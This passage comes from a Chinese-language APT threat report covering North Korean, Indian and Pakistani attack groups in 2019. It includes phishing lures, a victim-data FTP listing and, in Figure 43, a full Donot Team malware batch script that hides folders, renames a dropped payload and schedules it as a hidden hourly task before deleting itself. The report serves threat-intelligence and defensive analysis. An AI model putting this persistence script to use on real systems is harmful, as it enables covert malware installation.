|---|---|-------------------------------------|
| <br>3.17 미국의 편타<br>곤 비밀 국가안보<br>회의.hwp | Author<br>Date String<br>Keywords<br>Comments<br>Last Saved By<br>Revision Number<br>Create Time<br>Last saved Time | Tom<br>2019년 3월 29일 금요일 오전 10:19:49 |
| <br>최근 한반도 관련<br>주요국 동향<br>.hwp        | Author<br>Date String<br>Keywords<br>Comments<br>Last Saved By<br>Revision Number<br>Create Time<br>Last saved Time | Tom<br>2019년 3월 31일 일요일 오후 12:34:55 |
| <br>한미정상회담 관<br>련 정부 관계자<br>발언.hwp    | Author<br>Date String<br>Keywords<br>Comments<br>Last Saved By<br>Revision Number<br>Create Time<br>Last saved Time | Tom<br>2019년 4월 9일 화요일 오후 6:18:44   |

图 29 : Kimsuky 的攻击诱饵信息 ( 引用自 ESTsecurity 报告 )




图 30 : Kimsuky 某次攻击活动的攻击流程图 (引用自 ESTsecurity 报告)

### 4.1.2 Lazarus

Lazarus 组织被认为是朝鲜最著名的攻击组织，该组织被认为是攻击索尼公司、孟加拉国银行等攻击活动的幕后黑手，甚至连震惊全球的 WannaCry 勒索病毒事件也被认为是该组织所为。

近些年来，该组织主要目标包括金融公司、虚拟货币交易所等目标。而在 2019 年上半年，该组织就对新加坡的 DragonEx 交易所、OKEX 交易所等目标进行了攻击活动。



全部

公告

龙币

资讯

龙网学院

尊敬的用户：

3月24日，DragonEx平台钱包遭受黑客入侵，导致用户和平台的数字资产被盗，目前已追回部分资产，我们将继续尽最大可能追回被盗资产。现已与爱沙尼亚、泰国、新加坡、香港等行政司法机关报警备案，我们协助警方在积极展开调查。

现将继续暂停交易充提等所有基础服务，一周内平台会公布资产损失及追回情况。对于此次因黑客入侵造成的用户损失，DragonEx将负责到底。

DragonEx Team

图 31：DragonEX 交易所发布的攻击公告

## 4.2 南亚地区

南亚地区的威胁，主要集中在印巴之间。而印巴之间的关系一直以来都比较紧张，在过去的多年，围绕克什米尔地区，冲突不断。进入 2019 年来，冲突持续升级。

随着政治上的关系恶化，该地区的网络战在同时期也进入了一个高潮。代表组织主要有 BITTER（蔓灵花）、白象、Donot（肚脑虫）、SideWinder（响尾蛇）、TransparentTribe 等。

### 4.2.1 SideWinder（响尾蛇）

SideWinder（响尾蛇）为疑似来自印度的 APT 攻击组织，该组织持续针对巴基斯坦等南亚国家的军事目标进行了定向攻击。该组织最早被腾讯安全御见威胁情报中心在

2018 年进行了披露，而根据腾讯安全御见威胁情报中心对该组织的攻击溯源结果来看，该组织的最早的攻击活动可以追溯到 2012 年。而在 2019 年 2 月，腾讯安全御见威胁情报中心再次详细披露了该组织的一些攻击活动。

在 2019 年上半年，该组织的攻击活动也并未停止，相反还比较活跃。但是技术上并未有太大的改变，相关的攻击技术细节可以参考腾讯安全御见威胁情报中心之前的详细分析报告。



As desired by worthy IGP Sb, please find attached sop for police emergencies for strict compliance.

----- Forwarded message -----  
From: IGP PUNJAB <[copocontrolroom@gmail.com](mailto:copocontrolroom@gmail.com)>  
Date: Tue, 23 Apr 2019 at 11:42  
Subject: STANDING OPERATING PROCEDURES FOR POLICE EMERGENCY THREAT LEVELS AND COLOR CODES FOR OPERATIONAL READINESS.  
To: <[sspinteligentdsindh@gmail.com](mailto:sspinteligentdsindh@gmail.com)>

**STANDING OPERATING PROCEDURES FOR POLICE EMERGENCY THREAT LEVELS AND COLOR CODES FOR OPERATIONAL READINESS.**

图 32 : SideWinder 的钓鱼邮件




图 33 : SideWinder 的钓鱼诱饵内容

该组织的特马主要采用 VB 编写，后门功能包括收集用户信息、记录键盘和鼠标的操作等。并且使用白加黑的手段来进行加载。如常用的：




图 34 : SideWinder 组织常用的白加黑组合




图 35 : SideWinder 组织常用的 VB 后门代码框架

## 4.2.2 白象

白象主要攻击巴基斯坦的政府部门、科研机构等。2019年上半年频繁的针对巴基斯坦的目标进行了攻击。腾讯安全御见威胁情报中心也披露了白象的攻击活动。

Dear Sir/Ma'am,<sup>41</sup>

Below is an Advisory from PAEC's Security:<sup>42</sup>

1. Reportedly, more than 1100 IP ADDRESSES /ACCOUNTS OF Facebook, Twitter and LinkedIn of individuals serving in defense or defense related organizations have been hacked. These individuals are identified / spotted through their uploaded profiles / pictures/ activities. Once spotted, they are further engaged with inducements such as Lucrative job offers and friendship with females etc. Our adversaries have achieved enhanced technological capabilities to monitor social media application / companies such as Google, WhatsApp or Facebook. Social media users in Pakistan are generally not security conscious. They are, therefore, highly vulnerable to monitoring/ exploitation.<sup>43</sup>
2. Comprehensive instructions, guidelines and advisories on secure use of internet have been issued from time to time. Following points are reiterated for consideration:<sup>44</sup>
  - a. *Employees must be careful in the use of social media. No personal details / pictures may be uploaded such as organization / present appointment or activities that can reveal nature of work being carried out at the project.*<sup>45</sup>
  - b. *All applications may be downloaded / updated only from their respective official sources.*<sup>46</sup>
  - c. *In case of receipt of any request for friendship or job etc., through text message or telephone call or message on social media web site etc. from unknown users, it should not be responded to without proper authentication.*<sup>47</sup>
  - d. *In case of being approached by unknown contact in dubious manners, it may be immediately reported to your reporting officer, in writing, so that appropriate remedial measures /actions can be taken.*<sup>48</sup>
  - e. *Unguarded / careless use of social media may have serious implications for the employees of strategic organizations.*<sup>49</sup>

This is for your kind information, compliance and further dissemination to all officers and staff working in your Directorate/Section.<sup>50</sup>

Thanks and Regards,<sup>51</sup>

Admin Security,<sup>52</sup>

ISD<sup>53</sup>

图 36：白象的攻击诱饵

| 检测语言   | 英语 | 中文  | 德语 | × | ↔ | 中文(简体) | 英语 | 印尼语 | × |
|--|----|---|----|---|---|--------|----|-----|---|
| <p>Dear Sir/Ma'am,</p> <p>Below is an Advisory from PAEC's Security:</p> <p>1. Reportedly, more than 1100 IP ADDRESSES / ACCOUNTS OF Facebook, Twitter and LinkedIn of individuals serving in defense or defense related organizations have been hacked. These individuals are identified / spotted through their uploaded profiles / pictures/ activities. Once spotted, they are further engaged with inducements such as Lucrative job offers and friendship with females etc. Our adversaries have achieved enhanced technological capabilities to monitor social media application / companies such as Google, WhatsApp or Facebook. Social media users in Pakistan are generally not security conscious. They are, therefore, highly vulnerable to monitoring/ exploitation.</p> <p>2. Comprehensive instructions, guidelines and advisories on secure use of internet have been issued from time to time. Following points are reiterated for consideration:</p> <ul style="list-style-type: none"> <li>a. Employees must be careful in the use of social media. No personal details / pictures may be uploaded such as organization / present appointment or activities that can reveal nature of work being carried out at the project</li> <li>b. All applications may be downloaded / updated only from their respective official sources.</li> <li>c. In case of receipt of any request for friendship or job etc., through text message or telephone call or message on social media web site etc. from unknown users, it should not be responded to without</li> </ul> | X  | <p>亲爱的先生/女士，</p> <p>以下是PAEC安全的咨询：</p> <p>1.据报道，在国防或国防相关组织服务的个人的Facebook，Twitter和LinkedIn的1100多个IP地址/账户遭到黑客入侵。通过上传的个人资料/图片/活动识别/发现这些人。一旦被发现，他们就会进一步参与诱惑，例如利润丰厚的工作机会和与女性的友谊等。我们的对手已经实现了增强的技术能力，以监控社交媒体应用/公司，如谷歌，WhatsApp或Facebook。巴基斯坦的社交媒体用户通常没有安全意识。因此，它们极易受到监测/开发的影响。</p> <p>2.有关安全使用互联网的全面指示，指引及建议已不时发出。重申以下几点供审议：</p> <p>一个。员工在使用社交媒体时必须小心谨慎。不得上传个人详细信息/图片，例如组织/现在预约或可以揭示项目正在进行的工作性质的活动湾所有申请只能从各自的官方来源下载/更新。</p> <p>C.如果收到任何友谊或工作等请求，通过短信或电话或社交媒体网站上的消息等来自未知用户，未经适当认证不应回复。</p> <p>d.如果以不确定的方式接触未知的联系人，可以立即以书面形式向您的报告官报告，以便采取适当的补救措施/行动。</p> <p>即无人看守/不小心使用社交媒体可能会对战略组织的员工产生严重影响</p> <p>这是为了您的信息，合规性和进一步传播给您的董事会/部门工作的所有官员和工作人员。</p> <p>感谢致敬，<br/>管理安全，<br/>ISD</p> |    |   |   |        |    |     |   |

图 37：白象的攻击诱饵内容翻译

□ / 的索引    ×    +

← → ⌂ ⓘ 不安全 | ftp://188.241.58.60

## / 的索引

| 名称                            | 大小      | 修改日期                 |
|-------------------------------|---------|----------------------|
| .ftpquota                     | 11 B    | 2019/4/19 上午6:21:00  |
| 7man2-PC_idr                  | 968 B   | 2019/3/28 下午3:15:00  |
| 980108_idr                    | 0 B     | 2019/4/6 下午12:49:00  |
| Admin-PC                      | 813 B   | 2019/3/28 上午2:16:00  |
| CHIEFENGINEER30.bup.local_idr | 1008 B  | 2019/4/18 上午6:42:00  |
| DESKTOP-10M0P82               | 13.4 kB | 2019/4/17 下午2:55:00  |
| DESKTOP-ERC4800_idr           | 3.2 kB  | 2019/3/27 下午5:02:00  |
| DESKTOP-H5G7FT9_idr           | 1.5 kB  | 2019/3/28 下午12:30:00 |
| DESKTOP-PAPAITP_idr           | 2.4 kB  | 2019/4/12 上午12:03:00 |
| Moe-PC_idr                    | 1.7 kB  | 2019/3/27 下午8:42:00  |
| ORN_Bajirao_idr               | 1.3 kB  | 2019/4/4 上午11:14:00  |
| Sagar-PC_idr                  | 1.7 kB  | 2019/3/28 下午12:47:00 |
| TVM-PC_idr                    | 1.2 kB  | 2019/3/31 上午10:42:00 |
| WIN-2NINMPKRRSC               | 1.3 kB  | 2019/4/9 上午11:05:00  |
| WIN-2NINMPKRRSC_idr           | 933 B   | 2019/4/8 上午11:32:00  |
| WIN-3AI1DIQI7NN_idr           | 1006 B  | 2019/3/28 下午2:44:00  |
| a-PC_idr                      | 1.4 kB  | 2019/3/29 下午2:20:00  |
| house-PC_idr                  | 1.1 kB  | 2019/3/31 上午10:41:00 |
| Izwuuknexf                    | 749 B   | 2019/4/19 上午6:21:00  |
| new/                          |         | 2019/3/20 上午11:33:00 |
| test1-PC_idr                  | 816 B   | 2019/3/27 上午10:27:00 |

图 38：保存受害者信息的 FTP 地址

此外，白象还频繁的使用 badnews 后门对巴基斯坦的目标进行了攻击活动：




图 39：白象的攻击诱饵



图 40：白象的攻击诱饵




图 41：github 上存储 C&C 信息的页面

### 4.2.3 Donot ( 肚脑虫 )

Donot Team 是 2018 年被曝光的 APT 攻击组织，最早在 2018 年 3 月由 NetScout 公司的 ASERT 团队进行了披露，随后国内的厂商奇安信也进行了披露。该组织主要针对巴基斯坦进行攻击活动。

2019 年上半年该组织也相当活跃，对巴基斯坦的目标进行了多次的攻击活动：

|   |   |   |   |   |   |   |   |   |   |   |   |   |  |
|---|---|---|---|---|---|---|---|---|---|---|---|---|--|
| H | I | J | K | L | M | N | O | P | Q | R | S | T |  |
|---|---|---|---|---|---|---|---|---|---|---|---|---|--|



GROSS INCOME (MONTHLY)

OTHERS INCOME (MONTHLY)

0

TOTAL INCOME

0

ELIGIBLE ADVANCE SALARY

0

图 42 : Donot Team 的攻击诱饵

```

1 echo off
2 md %USERPROFILE%\Printers\Neighbourhood\Spools
3 md %USERPROFILE%\DriveData\Files
4 md %USERPROFILE%\DriveData\Wins
5 md %USERPROFILE%\Print\Network\Server
6 attrib +a +h +s "%USERPROFILE%\DriveData"
7 attrib +a +h +s "%USERPROFILE%\Printers"
8 attrib +a +h +s "%USERPROFILE%\Print"
9 del /f %USERPROFILE%\DriveData\Files\win.txt
10 del /f %USERPROFILE%\DriveData\Wins\win.txt
11 SET /A %COMPUTERNAME%
12 SET /A RAND=%RANDOM% 10000 + 1
13 echo %COMPUTERNAME%-%RAND% >> %USERPROFILE%\DriveData\Files\win.txt
14 echo %COMPUTERNAME%-%RAND% >> %USERPROFILE%\DriveData\Wins\win.txt
15 del /f %userprofile%\DriveData\Wins\amd.pdf
16 del /f %userprofile%\DriveData\Wins\amd.exe
17 del /f %userprofile%\AppData\Roaming\QGI9kW.zip
18 move %userprofile%\AppData\Roaming\amd.pdf %userprofile%\DriveData\Wins
19 ren %userprofile%\DriveData\Wins\amd.pdf amd.exe
20 schtasks /create /sc hourly /st 00:05 /tn "BackupData" /tr %USERPROFILE%\DriveData\Wins\amd.exe
21 del %0

```

图 43 : Donot Team 的攻击诱饵执行的 bat 内容

除了拥有 PC 端上的攻击能力，该组织同样拥有移动端的攻击能力：




图 44 : Donot Team 的安卓木马的流程 ( 引用自奇安信博客的分析 )

## 4.2.4 TransparentTribe

TransparentTribe APT 组织，又称 ProjectM、C-Major，是一个来自巴基斯坦的 APT 攻击组织，主要目标是针对印度政府、军事目标等。该组织的活动最早可以追溯到 2012 年。该组织的相关活动在 2016 年 3 月被 proofpoint 披露，趋势科技随后也跟进进行了相关活动的披露。

2019 年上半年，该组织也对相关目标进行了多次攻击活动：

TLP : WHITE

